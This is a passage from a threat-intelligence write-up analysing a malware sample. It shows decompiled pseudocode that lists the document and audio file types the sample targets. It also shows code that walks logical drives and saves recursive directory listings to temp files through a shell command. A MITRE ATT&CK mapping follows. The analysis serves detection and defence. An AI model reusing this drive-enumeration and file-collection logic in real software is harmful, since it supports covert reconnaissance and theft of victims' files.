LOWORD(v61[17]) = aTxt[4];
v61[20] = *(_DWORD *)L".M4A";
v61[21] = *(_DWORD *)L"4A";
LOWORD(v61[22]) = aM4a[4];
v61[25] = *(_DWORD *)L".AMR";
v61[26] = *(_DWORD *)L"MR";
LOWORD(v61[27]) = aAmr[4];
v61[30] = *(_DWORD *)L".PDF";
v61[31] = *(_DWORD *)L"DF";
LOWORD(v61[32]) = aPdf[4];
v61[35] = *(_DWORD *)L".HWP";
v61[36] = *(_DWORD *)L"WP";
```

Drive Info Enumeration

It can collect the Logical Drive information.




```
v0 = GetLogicalDriveStringsA(0x104u, Buffer) - 1;
if ( v0 <= 0x103 )
{
  for ( i = Buffer; *i; i += strlen(i) + 1 )
  {
    DriveTypeA = GetDriveTypeA(i);
    if ( DriveTypeA == 3 || DriveTypeA == 2 || DriveTypeA == 4 )
    {
      sub_40BCFA(v11, "dir /A /S %s >> \"%%temp%%/%c_.TMP\"", i);
      v10 = v3;
      v9 = v3;
      std::string::string(v11);
      Shell_Executer(600, 1, 0, v9, v10);
      TempPathW = GetTempPathW(0x100u, FileName);
```

You can check the additional functionality, also available in older versions here.

MITRE ATT&CK

Technique Name	Technique ID
Command and Scripting Interpreter	T1059
Obfuscated Files or Information	T1027
Sandbox Evasion	T1497
Remote System Discovery	T1018
Screen Capture	T1113
Application Layer Protocol	T1071
Encrypted Channel	T1573

For YARA Rule and Indicators of Compromise (IOCs), don’t forget to check our Github.



45305 Catalina cs St 150, Sterling VA 20166